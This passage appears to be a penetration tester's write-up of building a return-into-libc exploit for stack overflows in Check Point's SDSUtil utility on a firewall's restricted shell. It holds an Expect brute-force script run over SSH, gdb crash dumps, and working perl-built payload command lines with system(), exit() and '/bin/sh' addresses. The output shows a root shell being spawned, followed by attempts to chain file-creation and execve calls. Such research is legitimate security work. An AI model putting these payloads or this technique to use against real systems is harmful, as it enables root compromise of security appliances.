Connecting to host: 192.168.1.236sexy: channel 1: new [client-session]
sexy: Requesting channel_open for channel 1.
sexy: Entering interactive session.
sexy: Sending command: ?
sexy: Requesting service exec on channel 1.
sexy: channel 1: open confirm rwindow 0 rmax 32768
sexy: input_channel_request: rtype exit-status reply 0
sexy: channel 1: rcvd eof
sexy: channel 1: output open -> drain
sexy: channel 1: rcvd close
sexy: channel 1: input open -> closed
sexy: channel 1: close_read
sexy: channel 1: obuf empty
sexy: channel 1: output drain -> closed
sexy: channel 1: close_write
sexy: channel 1: send close
sexy: channel 1: full closed
```

Running commands is not allowed

This can be checked also in that way:

sexy hugo # ssh admin@192.168.1.236 ?

admin@192.168.1.236's password:

Running commands is not allowed

So we will have to user another method... What about Expect?

```
------------------------------------------------------
#!/usr/local/bin/expect --

set prompt "(%|#|\\$) $";
catch {set prompt $env(EXPECT_PROMPT)}
eval spawn "ssh -l admin 192.168.1.236"
expect "assword:"
send "XXXXXXXX\r"
expect "#"
send "SDSUtil -c 123123 123123
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"

send_user "...Press <Enter>..."
        expect_user -re ".*\[\r\n]+"

for {set i 1} {$i<104} {incr i} {
send
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAA"

send_user "...Press <Enter>..."
        expect_user -re ".*\[\r\n]+"

}
```

```
send "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAPL2"
send_user "...Press <Enter>..."
              expect_user -re ".*\[\r\n]+"
for {set a 1} {$a<5001} {incr a} {
send \033\133\101\012\b\b\b\b\b
expect "loquesea"
set timeout 1
}
interact
---------------------------------------------------
```

This is a strange script, but works fine. I have broken the sending process in different parts to avoid hang-ups. The magic line of the script is:

send \033\133\101\012\b\b\b\b\b

Witch is equivalent to send "ESC [A LF". In hex it would be "1b 5b 41 0a". In that script we must do it in octal, that is: "033, 133, 101, 012". What is it? This is the same trick we did before with Vandyke terminal: we send the keystrokes needed to execute the last command in the shell history. That is, the trick is to take profit of the shell history to avoid having to send any time the entire payload.

The tests ran from the Vandyke terminal showed:

```
[Expert@fw1pentest]# cat /home/admin/system* |wc -l
  14420
[Expert@fw1pentest]# cat /home/admin/system* |grep 324c50
$1 = {<text variable, no debug info>} 0x324c50 <system>
$1 = {<text variable, no debug info>} 0x324c50 <system>
$1 = {<text variable, no debug info>} 0x324c50 <system>
$1 = {<text variable, no debug info>} 0x324c50 <system>
$1 = {<text variable, no debug info>} 0x324c50 <system>
[Expert@fw1pentest]#
```

That is, from 14420 overflows, 5 of our attacks were able to call system(). That is 14420 / 5 = 2888. This is 1/2888 a very good result, better than we could plan.

On the other side, with the expect script we get:

```
[Expert@fw1pentest]# cat /var/system.txt |wc -l
  5808
[Expert@fw1pentest]# cat /var/system.txt | grep 324c50
[Expert@fw1pentest]#
```

That is 0 successes from 5808 tries. The only difference I can see is the number of time executed and that Vandyke script was faster that expect script.

So we run again different instances of our script to have an intensive test.

After almost 43000 overflows -exactly, 43428 - we have:

```
[Expert@fw1pentest]# cat /var/system2.txt |grep 324c50
$1 = {<text variable, no debug info>} 0x324c50 <system>
$1 = {<text variable, no debug info>} 0x324c50 <system>
$1 = {<text variable, no debug info>} 0x324c50 <system>
$1 = {<text variable, no debug info>} 0x324c50 <system>
$1 = {<text variable, no debug info>} 0x324c50 <system>
```

That gives a success rate of 1/9000. Not bad at all...

For those freaks that love maths, here you have the cores numbers of the "winners":

2526, 3624, 12686, 27406, 38796.

And CPU registers in any case was:

SDSUtil.11652.core

Loaded symbols for /lib/libnss_dns.so.2

```
#0  0x00000005 in ?? ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x324c50 <system>
(gdb) i r
eax            0x7f00   32512
ecx            0x7fff8740       2147452736
edx            0x0      0
ebx            0x41414141       1094795585
esp            0x7fff8874       0x7fff8874
ebp            0x41414141       0x41414141
esi            0x41414141       1094795585
edi            0x41414141       1094795585
eip            0x5      0x5
eflags         0x10206  66054
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x33     51
```

doing (+2 for alignment):

```
(gdb) x/20000x $esp+2
```

we found:

```
0x7fffcad6:     0x41414141      0x41414141      0x00324c50      0x444b5050
0x7fffcae6:     0x2f3d5249      0x2f74706f      0x70705043      0x522d6b61
```

SDSUtil.12349.core

```
Loaded symbols for /lib/libnss_dns.so.2
#0  0x00000005 in ?? ()
(gdb) i r
eax            0x7f00   32512
ecx            0x7fff7d40       2147450176
edx            0x0      0
ebx            0x41414141       1094795585
esp            0x7fff7e74       0x7fff7e74
ebp            0x41414141       0x41414141
esi            0x41414141       1094795585
edi            0x41414141       1094795585
eip            0x5      0x5
eflags         0x10206  66054
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x33     51
(gdb) p system
$1 = {<text variable, no debug info>} 0x324c50 <system>
(gdb)
```

In memory:

```
0x7fffdad6:     0x41414141      0x41414141      0x00324c50      0x444b5050
0x7fffdae6:     0x2f3d5249      0x2f74706f      0x70705043      0x522d6b61
```

SDSUtil.18808.core

Registers:

```
eax            0x7f00   32512
ecx            0x7fffa8a0       2147461280
edx            0x0      0
ebx            0x41414141       1094795585
esp            0x7fffa9d4       0x7fffa9d4
ebp            0x41414141       0x41414141
esi            0x41414141       1094795585
edi            0x41414141       1094795585
eip            0x5      0x5
```

In memory:

```
0x7fffead6:     0x41414141      0x41414141      0x00324c50      0x444b5050
0x7fffeae6:     0x2f3d5249      0x2f74706f      0x70705043      0x522d6b61
```

etc.

After analyzing those cores we found something that probably will be obvious for clever and more experienced "return-into-libc" exploit coders, but not for me: the stack just after system() pointer has always the same values... That means that casually have a good pointer -pointing to the stack- placed in the right place is almost impossible. The question now is, why in our multiple system() executions we got "sh -c" ran with different arguments? Remember:

```
root       919   918  0 05:46 ?        00:00:00 sh -c ¼Îþ?ÝÎþ?àÎþ?çÎþ?îÎþ?
root       919   918  0 05:46 ?        00:00:00 sh -c ¼Îþ?ÝÎþ?àÎþ?çÎþ?îÎþ?
root       919   918  0 05:46 ?        00:00:00 sh -c ¼Îþ?ÝÎþ?àÎþ?çÎþ?îÎþ?
root       945 20374  0 05:46 ?        00:00:00 grep sh -c
root      1227  1226  0 05:46 ?        00:00:00 sh -c ®Îþ?ÏÎþ?ÒÎþ?ÙÎþ?àÎþ?
root      1227  1226  0 05:46 ?        00:00:00 sh -c ®Îþ?ÏÎþ?ÒÎþ?ÙÎþ?àÎþ?
root      1227  1226  0 05:46 ?        00:00:00 sh -c ®Îþ?ÏÎþ?ÒÎþ?ÙÎþ?àÎþ?
```

The only thing I can think about this is that even if the "casual" systems()'s argv pointer is always pointing at the same place, this place is somewhere in the process memory region that changes but we can't control.

Another way

We find out that there are more overflows in the same binary -SDSUtil-. So other arguments of the binary can be exploited also. We give a chance to those overflows to see if we can take profit. The scenario is almost the same, but maybe there's some chance in he stack useful for us.

```
[Expert@fw1pentest]# SDSUtil -p `perl -e 'print "B"x50000'` `perl -e 'print "C"x50000'` asd
/bin/SDSUtil_start: line 6:  6650 Segmentation fault      (core dumped) SDSUtil "$@"¸
```

We also find out that using the "-command" option we can add a lot of controlled data to the stack:

```
[Expert@fw1pentest]# gdb SDSUtil /var/log/dump/usermode/SDSUtil.29765.core
```

```
[Expert@fw1pentest]# gdb SDSUtil /var/log/dump/usermode/SDSUtil.29765.core
```

```
0x7fff25fc:    0x41414141    0x41414141    0x41414141    0x41414141
0x7fff260c:    0x41414141    0x41414141    0x41414141    0x41414141
0x7fff261c:    0x41414141    0x41414141    0x41414141    0x2d004141
0x7fff262c:    0x6d6d6f63    0x00646e61    0x44444444    0x44444444
0x7fff263c:    0x44444444    0x44444444    0x44444444    0x44444444
```

```
(gdb) i r
eax            0x8051440       134550592
ecx            0x1ad020 1757216
edx            0x65c898 6670488
ebx            0x0      0
esp            0x7ffed41c      0x7ffed41c
ebp            0x7ffed484      0x7ffed484
esi            0x7      7
edi            0x41414141      1094795585
eip            0x4141c8 0x4141c8
eflags         0x10202  66050
cs             0x23     35
```

```
ss             0x2b     43
ds             0x65002b 6619179
es             0x2b     43
fs             0x0      0
gs             0x33     51
(gdb) bt
#0  0x004141c8 in IID_IMVTagMgr () from /opt/CPsuite-R60/fw1/lib/libCPMIBase501.so
#1  0x7ffed458 in ?? ()
#2  0x7ffedee3 in ?? ()
(gdb)
```

Anyway we must consider that CPSHELL has a lowest limit of buffer that a standard shell has...

As arguments of SDSUtil are pushed on to the stack together, maybe we can take profit of this to control the system()'s argument:

```
[Expert@fw1pentest]# SDSUtil  -p `perl -e 'print "A"x10287'` 123 `perl -e 'print "B"x8235'`
Info; OpenConn; Enable; NA
Error; OpenConn; Enable; Unresolved host name.
/bin/SDSUtil_start: line 6: 30518 Segmentation fault      (core dumped) SDSUtil "$@"
```

We get:

```
[Expert@fw1pentest]# gdb SDSUtil /var/log/dump/usermode/SDSUtil.30518.core

(gdb) i r
eax            0x0      0
ecx            0x8ed0468        149750888
edx            0x27418c 2572684
ebx            0x42424242       1111638594
esp            0x7fff3c00       0x7fff3c00
ebp            0x424242 0x424242
esi            0x42424242       1111638594
```

```
edi            0x42424242       1111638594
eip            0x414143 0x414143

(gdb) bt
#0  0x00414143 in sam_send_info () from /opt/CPshrd-R60/lib/libopsec.so
#1  0x5225c019 in ?? ()
```

Now we can see:

```
(...)
0x7fffa932:    0x41414141    0x41414141    0x41414141    0x41414141
0x7fffa942:    0x41414141    0x41414141    0x00414141    0x00333231
0x7fffa952:    0x42424242    0x42424242    0x42424242    0x42424242
0x7fffa962:    0x42424242    0x42424242    0x42424242    0x42424242
(...)
```

It looks as if we could control the argument of system()... Unfortunately is not the that position of the memory -argv strings- which we need to control, but the position just in the top of the stack, as we will see very soon...

On the other side we think, even if we manage to control the system()'s argument, how can we reference the stack? We need to put a "7f" char in the CPSHELL which is not possible!!! Another story would be to reference some where in the libraries a "/bin/sh" string... However, if libraries are mapped into memory a random addresses we should multiply the randomness of the argument with the one of system()...

Playing with cpu registers

We have detected that we are not able to introduce the "7f" char in the CLSHELL, thus the problem on referencing the stack... Let's look how we can manipulate CPU registers due to the overflow to change the flow of the program to somewhere else we can take advantage...

(gdb) set args -p **`perl -e 'print "E"x10272'`** **`perl -e 'print "C"x4'`** **`perl -e 'print "B"x4'`** **`perl -e 'print "D"x4'`** **`perl -e 'print "A"x3'`** 123 `perl -e 'print "F"x235'`
(gdb) r
(...)

Breakpoint 1, 0x0804b093 in main ()
(gdb) s
Single stepping until exit from function main,
which has no line number information.
0x0804b815 in SetSDSDir(SDSMenuData*) ()
(gdb) s
Single stepping until exit from function _Z9SetSDSDirP11SDSMenuData,
which has no line number information.
0x0804b0ba in main ()
(gdb) s
Single stepping until exit from function main,
which has no line number information.
Info; OpenConn; Enable; NA
(no debugging symbols found)...(no debugging symbols found)...Error; OpenConn; Enable; Unresolved host name.

0x00414141 in COMIDb::CreateObjectByTypeOrSetSync(int, void*, eOpsecHandlerRC (*)(HCPMIDB__*, HCPMIOBJ__*, int, unsigned, void*), void*, char const*, char const*, ICPMIClientObj*, unsigned&) () from /opt/CPsuite-R60/fw1/lib/libCPMIClient501.so
(gdb) i r

```
eax            0x1      1
ecx            0x897b468        144159848
edx            0xd7d18c 14143884
ebx            0x45454545       1162167621
esp            0x7fffaa40       0x7fffaa40
ebp            0x44444444       0x44444444
esi            0x43434343       1128481603
edi            0x42424242       1111638594
eip            0x414141 0x414141
```

```
(...)
0x7ffff9cf:     0x45454545      0x45454545      0x45454545      0x45454545
0x7ffff9df:     0x45454545      0x43434343      0x42424242      0x44444444
0x7ffff9ef:     0x00414141      0x00333231      0x46464646      0x46464646
0x7ffff9ff:     0x46464646      0x46464646      0x46464646      0x46464646
(...)
```

It would be nice to redirect the flow to some routine able to modify the stack in order to take profit of it.

A "simple" attack would be to redirect to a static place in the process memory that can be referenced via ASCII address. The easiest place to reference is the code of the exploited binary, which is statically mapped -just because these binaries are not compiled with PIE-. But, there's a problem... Let's see:

```
(gdb) info files
Symbols from "/opt/CPsuite-R60/fw1/bin/SDSUtil".
Unix child process:
        Using the running image of child Thread 2002694272 (LWP 31209).
        While running this, GDB does not access memory from...
Local exec file:
        `/opt/CPsuite-R60/fw1/bin/SDSUtil', file type elf32-i386.
        Entry point: 0x804afd0
        0x08048134 - 0x08048147 is .interp
```

```
    0x08048148 - 0x08048168 is .note.ABI-tag
    0x08048168 - 0x08048798 is .hash
    0x08048798 - 0x080493e8 is .dynsym
    0x080493e8 - 0x0804a864 is .dynstr
    0x0804a864 - 0x0804a9ee is .gnu.version
    0x0804a9f0 - 0x0804aaa0 is .gnu.version_r
    0x0804aaa0 - 0x0804ab50 is .rel.dyn
    0x0804ab50 - 0x0804acc0 is .rel.plt
    0x0804acc0 - 0x0804acd7 is .init
    0x0804acd8 - 0x0804afc8 is .plt
    0x0804afd0 - 0x08051500 is .text
    0x08051500 - 0x0805151b is .fini
    0x08051520 - 0x08052374 is .rodata
    0x08052374 - 0x08052620 is .eh_frame_hdr
    0x08052620 - 0x08053190 is .eh_frame
    0x08053190 - 0x080531cb is .gcc_except_table
    0x080541e0 - 0x0805446c is .data
    0x0805446c - 0x0805458c is .dynamic
    0x0805458c - 0x08054594 is .ctors
    0x08054594 - 0x0805459c is .dtors
    0x0805459c - 0x080545a0 is .jcr
    0x080545a0 - 0x0805469c is .got
    0x0805469c - 0x080546c0 is .bss
(gdb)
```

Ohhhh... what a pity! The binary code is in a static region, but address starts with 0x08 which can't be used in the CPSHELL... bad luck!

From the memory map (see ANNEX B), we can see that we can access to:

```
    0x775e3000 - 0x775ee000 is load116
    0x775f0000 - 0x775f1000 is load117
```

But those regions are not static. So, the situation is: we can reference the ASCII Armored Zone, but this is random, and we have a static place -the binary image- but we can't reference it due to CPSHELL character restrictions...

Brainstorming:

We could use the code of system() or near system() to put in the stack and runtime system() and its parameters, then make EIP pointing to that place. That would be a return-into-libc where the stack is prepared dynamically. The basic principle is that if we brute force and have success with system() address, we can reference anything near it... I will try to explain it:

Let's suppose we can localize somewhere near system() the following instructions:

1. add n, $esp
2. mov $esp, reg A
3. mov $ebp, reg B
4. push reg B
5. push ????
6. push reg A
7. add $0x3, $esp
8. call XXXX

If we can control ESP and we can jump to that sequence of instructions, then we should have a completely controlled system() call. Let's see how we can do it:

If we can control ESP, then we want EBP=*system().

So:

1. **add n, $esp** : "n" bytes are added to $esp. If "n" is enough big, ESP will point buffer where we have "/bin/sh;/bin/sh;....."
2. **mov $esp, reg A** : ESP is moved to "register A" . The register A now points to "/bin/sh;....". That is A= $esp+n
3. **mov $ebp, reg B** : EBP is moved to "register B". As EBP=*system(), then "register B" points to system(). That is B = *system().
4. **push reg B** : "B" is pushed in the stack, that is *system()
5. **push ????** : 4 dummy bytes are pushed
6. **push reg A** : "Register A" ($esp+n) is pushed in the stack that is a pointer to "/bin/sh;/bin/sh;..."
7. **add $0x12, $esp** : 12 bytes are added to $esp. ESP now points to *system() (see step 4).
8. **call XXXX** : that instruction equals to:
   push $esp : ESP is pushed in the stack, that is the pointer to *system() (see step 7).
   jmp XXXX : jump to function XXXX

(...) Some unknown actions are executed

ret : that equals to (*pop $eip*), EIP will end pointing to system()

Notice that "pop $eip" is a mnemonic to understand "ret" as there's no way to directly manipulate EIP from user space...

After all this work the stack will be like this:

```
(...)

0x7ffffff   (high addresses)
(...)
|      /bin/sh;/bin/sh;.....                  |
|      /bin/sh;/bin/sh;.....                  |
|      /bin/sh;/bin/sh;.....                  |
|      /bin/sh;/bin/sh;.....                  |
|      *system() + offset                     |   <----    RET
|      *system()                              |   <---Final jump after ret of XXXX
|      ret de system()  = 4 bytes dummy       |
|      arg. system() = * ESP + n  (           |
|      ESP +3  = * *system()                  |   <------  RET de XXXX
(...)
(low addresses)
```

If we can find those instructions or something similar that does the same work, then once we have the right address of system() all this should work.

All this stuff if very difficult to work for many reasons:

1. We should find exactly those instructions near system()
2. Those instructions should be in the same order -of course-
3. Maybe, between instructions there are others that make all this not to work

The idea of that brainstorming is not provide a solution, but to open the mind to possibilities...

The important think is to think that if we can call a function in an ASLR environment, then we can use code near it to make a lot of things: system() arguments?

We find "/bin/sh" in the libOS.so, a CheckPoint library:

0x0014de40 - 0x00151c57 is .rodata in **/opt/CPshrd-R60/lib/libOS.so**

```
0x14e88c <_fini+2684>:   "%s.%d"
0x14e892 <_fini+2690>:   "%s.0"
0x14e897 <_fini+2695>:   "-c"
0x14e89a <_fini+2698>:   "/bin/sh"
0x14e8a2 <_fini+2706>:   "w+"
0x14e8a5 <_fini+2709>:   "FW_NDB_FILE"
0x14e8b1 <_fini+2721>:   "FW_NDB_MMAP"
0x14e8bd <_fini+2733>:   "FW_BREAKPOINT"
```

To try if we can reference that string to carry put a return-into-libc attack with fixed argument string, we turn off exec-shield. Then we will use a system() mapped to 0x77555c50 and the string "/bin/sh" present in the libOS.os that is at 0x775da89a. That's what we have:

And the exploitation gives:

```
[Expert@fw1pentest]# ]# rm -f /var/log/dump/usermode/SDSUtil.* ; /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 `perl -e 'print "B"x4'``perl -e 'print "12345678"x1029'``perl -e 'print "\x50\x5c\x55\x77ABCD\x9a\xa8\x5d\x77"'`
bash: ]#: command not found
Info; OpenConn; Enable; NA
Error; OpenConn; Enable; Unresolved host name.
sh-2.05b# exit
exit
Segmentation fault (core dumped)
```

It worked. If we want a clean exit from the exploited process, we can overwrite system() return address with exit().

```
(gdb) p exit
$2 = {<text variable, no debug info>} 0x773566d0 <exit>
```

```
[Expert@fw1pentest]# ]# rm -f /var/log/dump/usermode/SDSUtil.* ; /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 `perl -e 'print "B"x4'``perl -e 'print "12345678"x1029'``perl -e 'print "\x50\x5c\x55\x77\xd0\x66\x35\x77\x9a\xa8\x5d\x77"'`
bash: ]#: command not found
Info; OpenConn; Enable; NA
Error; OpenConn; Enable; Unresolved host name.
sh-2.05b# exit
exit
[Expert@fw1pentest]#
```

Et voilà, there's no trace. No core. Of course this can be exploited to chain another function, but this is another story.

Overflows in the 2nd and 1st arguments of SDSUtil

2nd argument:

```
(gdb) set args -p 123123 `perl -e 'print "B"x4'``perl -e 'print "11111111"x1413'``perl -e 'print "\x50\x3c\x55\x771234\x9a\x88\x5d\x77"'` `perl -e 'print "1234"x1000'`
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 `perl -e 'print "B"x4'``perl -e 'print "11111111"x1413'``perl -e 'print "\x50\x3c\x55\x771234\x9a\x88\x5d\x77"'` `perl -e 'print "1234"x1000'`
(no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)...
(no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)...[New Thread 1991188608 (LWP 18017)]

(no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)...
(...)
(no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)...Info; OpenConn; Enable; NA
Error; OpenConn; Enable; Unresolved host name.
sh-2.05b# exit
exit

Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread 1991188608 (LWP 18017)]
0x34333231 in ?? ()
(gdb) p system
$3 = {<text variable, no debug info>} 0x77553c50 <system>
(gdb) x/s 0x775d889a
0x775d889a <_fini+2698>:         "/bin/sh"
(gdb)
```

1st argument:

[Expert@fw1pentest]# SDSUtil -p `perl -e 'print "B"x4'``perl -e 'print "11111111"x1285'``perl -e 'print "\x50\x3c\x55\x771234\x9a\x88\x5d\x77"'` `perl -e 'print "1234"x1000'` `perl -e 'print "1234"x1000'`

Info; OpenConn; Enable; NA

Error; OpenConn; Enable; Unresolved host name.

sh-2.05b# exit

exit

/bin/SDSUtil_start: line 6: 13997 Segmentation fault (core dumped) SDSUtil "$@"

[Expert@fw1pentest]#

Now we smash the stack with 2nd and 3rd argument to their limits and we examine the stack:

[Expert@fw1pentest]# SDSUtil -p `perl -e 'print "B"x4'``perl -e 'print "11111111"x1285'``perl -e 'print "\x50\x8c\x1b"'` `perl -e 'print "A"x11307'` `perl -e 'print "B"x8235'`

Info; OpenConn; Enable; NA

Error; OpenConn; Enable; Unresolved host name.

sh: line 1: ëÿóÿöÿ: command not found

sh: line 1: -ÿRÙÿ: command not found

/bin/SDSUtil_start: line 6: 31724 Segmentation fault (core dumped) SDSUtil "$@"

If we examine the top of the stack:

```
(gdb) x/30x $esp
0x7fff6924:     0x7fff69a4      0x7fff69bc      0x00000000      0x003d8898
0x7fff6934:     0x00126020      0x08051440      0x7fff6978      0x7fff6920
0x7fff6944:     0x002b87bf      0x00000000      0x00000000      0x00000000
0x7fff6954:     0x00126518      0x00000005      0x0804afd0      0x00000000
0x7fff6964:     0x0011d250      0x002b871b      0x00126518      0x00000005
0x7fff6974:     0x0804afd0      0x00000000      0x0804aff1      0x0804b090
```

0x7fff6984: 0x00000005 0x7fff69a4 0x08051440 0x08051488
0x7fff6994: 0x0011dbe0 0x7fff699c

we can see where is pointing "0x7fff69a4"

(gdb) x/s 0x7fff69a4
0x7fff69a4: "**ë**\204**ÿ**\177**ó**\204**ÿ**\177**ö**\204**ÿ**\177**&-ÿ**\177**RÙÿ**\177"

That is: **ëÿóÿöÿ&-ÿRÙÿ** and the execution is like this "sh -c **ëÿóÿöÿ&-ÿRÙÿ**"
wich results in:

sh: line 1: ëÿóÿöÿ: command not found
sh: line 1: -ÿRÙÿ: command not found

We can see that the most top word in the stack is the pointer to the system() argument.

```
(gdb) i r
eax            0x7f00   32512
ecx            0x7fff67f0       2147444720
edx            0x0      0
ebx            0x42424242       1111638594
esp            0x7fff6924       0x7fff6924
ebp            0x424242 0x424242
esi            0x42424242       1111638594
edi            0x42424242       1111638594
eip            0x5      0x5
eflags         0x10206  66054
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x33     51
```

Let's try to delete a file

Let's try to call other functions. Now we find in a CheckPoint library a nice function that seems to be used to remove a file.

0x13f280 <cpFileRemove>

```
0x13f280 <cpFileRemove>:       push   %ebp
0x13f281 <cpFileRemove+1>:     mov    %esp,%ebp
0x13f283 <cpFileRemove+3>:     sub    $0x8,%esp
0x13f286 <cpFileRemove+6>:     mov    %ebx,0xfffffffc(%ebp)
0x13f289 <cpFileRemove+9>:     mov    0x8(%ebp),%edx
0x13f28c <cpFileRemove+12>:    xor    %eax,%eax
0x13f28e <cpFileRemove+14>:    call   0x1325d0 <_init+6892>
0x13f293 <cpFileRemove+19>:    add    $0x16ed9,%ebx
0x13f299 <cpFileRemove+25>:    test   %edx,%edx
0x13f29b <cpFileRemove+27>:    je     0x13f2ad <cpFileRemove+45>
0x13f29d <cpFileRemove+29>:    mov    %edx,(%esp,1)
0x13f2a0 <cpFileRemove+32>:    call   0x13106c <_init+1416>
0x13f2a5 <cpFileRemove+37>:    test   %eax,%eax
0x13f2a7 <cpFileRemove+39>:    sete   %al
0x13f2aa <cpFileRemove+42>:    movzbl %al,%eax
0x13f2ad <cpFileRemove+45>:    mov    0xfffffffc(%ebp),%ebx
0x13f2b0 <cpFileRemove+48>:    mov    %ebp,%esp
0x13f2b2 <cpFileRemove+50>:    pop    %ebp
0x13f2b3 <cpFileRemove+51>:    ret
```

We create a file called "hugo12" and do:

```
[Expert@fw1pentest]# strace SDSUtil -p 123123 `perl -e 'print "B"x4'``perl -e 'print "\x3b\x32\x31\x6f\x67\x75\x68\x2f"x1413'``perl -e 'print "\x80\xf2\x13"'` `perl -e 'print "\x3b\x32\x31\x6f\x67\x75\x68\x2f"x1000'`
```

And strace shows:

(...)

write(2, "Error; OpenConn; Enable; Unresol"..., 47Error; OpenConn; Enable; Unresolved host name.
) = 47
unlink("**^¯ÿf¯ÿi¯ÿp¯ÿ Ûÿ**")   = -1 ENOENT **(No such file or directory)**

The syscall "unlink" is called, but the problem wit the argument is the same as the system() function.

FILE OPERATIONS:

We can create a file with creat() (0x372600)

```
0x3726ff <pipe+63>:     nop
0x372700 <creat>:       cmpl   $0x0,%gs:0xc
0x372708 <creat+8>:     jne    0x372725 <__creat_nocancel+27>
0x37270a <__creat_nocancel>:    mov    %ebx,%edx
0x37270c <__creat_nocancel+2>:  mov    0x8(%esp,1),%ecx
0x372710 <__creat_nocancel+6>:  mov    0x4(%esp,1),%ebx
0x372714 <__creat_nocancel+10>: mov    $0x8,%eax
0x372719 <__creat_nocancel+15>: int    $0x80
0x37271b <__creat_nocancel+17>: mov    %edx,%ebx
0x37271d <__creat_nocancel+19>: cmp    $0xfffff001,%eax
0x372722 <__creat_nocancel+24>: jae    0x37274f <__creat_nocancel+69>
0x372724 <__creat_nocancel+26>: ret
0x372725 <__creat_nocancel+27>: call   0x38cf30 <__libc_enable_asynccancel>
0x37272a <__creat_nocancel+32>: push   %eax
0x37272b <__creat_nocancel+33>: mov    %ebx,%edx
0x37272d <__creat_nocancel+35>: mov    0xc(%esp,1),%ecx
0x372731 <__creat_nocancel+39>: mov    0x8(%esp,1),%ebx
0x372735 <__creat_nocancel+43>: mov    $0x8,%eax
0x37273a <__creat_nocancel+48>: int    $0x80
0x37273c <__creat_nocancel+50>: mov    %edx,%ebx
```

We point some byte before the syscall -0x3726ff- to avoid the null byte.

[Expert@fw1pentest]# strace SDSUtil -p 123123 `perl -e 'print "B"x4'``perl -e 'print "\x3b\x32\x31\x6f\x67\x75\x68\x2f"x1413'``perl -e 'print **"\xff\x26\x37"**'` `perl -e 'print "A"x100'`

[Expert@fw1pentest]# ls -la
total 12
-rwxr-x--- 1 root root 0 Apr 15 01:20 "???*???-???4???d???
drwxrwx--- 2 root root 4096 Apr 15 01:20 .
drwx------ 9 root root 8192 Apr 15 01:00 ..
[Expert@fw1pentest]#

We have created a file without controlling the name.

Now as the stack will be the same for any function, we can try to execute the previous created file, as the argument pointer will be the same:

[Expert@fw1pentest]# strace SDSUtil -p 123123 `perl -e 'print "B"x4'``perl -e 'print "\x3b\x32\x31\x6f\x67\x75\x68\x2f"x1413'``perl -e 'print "\x50\xcd\x34"'` `perl -e 'print "A"x100'`

execve("\"Îÿ*Îÿ-Îÿ4Îÿdúÿ", ["PPKDIR=/opt/CPppak-R60", "SU_Major=\'NGX\'", "CPMDIR=/opt/CPsuite-R60/fw1", "TERM=xterm", "SHELL=/bin/bash", "SSH_CLIENT=192.168.1.50 60250 22"..., "SUDIR=/opt/CPsuite-R60/fw1/sup", "CD_MV=\'NGX (R60)\'", "SSH_TTY=/dev/ttyp2", "RTDIR=/opt/CPrt-R60/svr", "APPNAME=cpshell", "HISTFILESIZE=0", "CD_SP=\'\'", "UAGDIR=/opt/CPuas-

R60", "LD_LIBRARY_PATH=/opt/spwm/lib:/o"..., "TMOUT=600", ...], [/* 42 vars */]) = -1 ENOEXEC (**Exec format error**)

--- SIGSEGV (Segmentation fault) @ 0 (0) ---

+++ killed by SIGSEGV (core dumped) +++

Obviously the file can not be executed.

From the execve():

int execve(const char *filename, char *const argv[], char *const envp[]);

DESCRIPTION

execve() executes the program pointed to by filename. filename must be either a binary executable, **or a script starting with a line of the form "#! interpreter** [arg]". In the latter case, the interpreter must be a valid pathname for an executable which is not itself a script, which will be invoked as interpreter [arg] filename.

If we could write to the previous created file, we could start a standard shell.

We test it by hand:

```
[Expert@fw1pentest]# vi \"\316\377^?\*\316\377^?-\316\377^?4\316\377^?d\372\377^?
#!/bin/sh
sh
```

We use 0x34cc19 because char 0x20 is a space and can't be used in the argument string of the exploited binary. One byte before we have a "nop" that we can use.

```
[Expert@fw1pentest]# strace SDSUtil -p 123123 `perl -e 'print "B"x4'``perl -e 'print "\x3b\x32\x31\x6f\x67\x75\x68\x2f"x1413'``perl -e 'print "\x19\xcc\x34"'` `perl -e 'print "A"x100'`
```

(...)

open("\"Îÿ*Îÿ-Îÿ4ÎÿdÚÿ", O_RDONLY|O_LARGEFILE) = 9

```
ioctl(9, SNDCTL_TMR_TIMEBASE or TCGETS, 0x7ffff110) = -1 ENOTTY (Inappropriate ioctl for device)
_llseek(9, 0, [0], SEEK_CUR)          = 0
read(9, "#!/bin/sh\nsh\n\n", 80)       = 14
_llseek(9, 0, [0], SEEK_SET)          = 0
getrlimit(RLIMIT_NOFILE, {rlim_cur=1024, rlim_max=1024}) = 0
dup2(9, 255)                          = 255
close(9)                              = 0
fcntl64(255, F_SETFD, FD_CLOEXEC)     = 0
fcntl64(255, F_GETFL)                 = 0x8000 (flags O_RDONLY|O_LARGEFILE)
fstat64(255, {st_mode=S_IFREG|0750, st_size=14, ...}) = 0
_llseek(255, 0, [0], SEEK_CUR)        = 0
rt_sigprocmask(SIG_BLOCK, NULL, [], 8)  = 0
read(255, "#!/bin/sh\nsh\n\n", 14)     = 14
rt_sigprocmask(SIG_BLOCK, NULL, [], 8)  = 0
stat64(".", {st_mode=S_IFDIR|0770, st_size=4096, ...}) = 0
stat64("/usr/local/bin/sh", 0x7fffef80) = -1 ENOENT (No such file or directory)
stat64("/bin/sh", {st_mode=S_IFREG|0755, st_size=1010720, ...}) = 0
stat64("/bin/sh", {st_mode=S_IFREG|0755, st_size=1010720, ...}) = 0
rt_sigprocmask(SIG_BLOCK, [INT CHLD], [], 8) = 0
_llseek(255, -1, [13], SEEK_CUR)      = 0
fork()                                = 4520
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
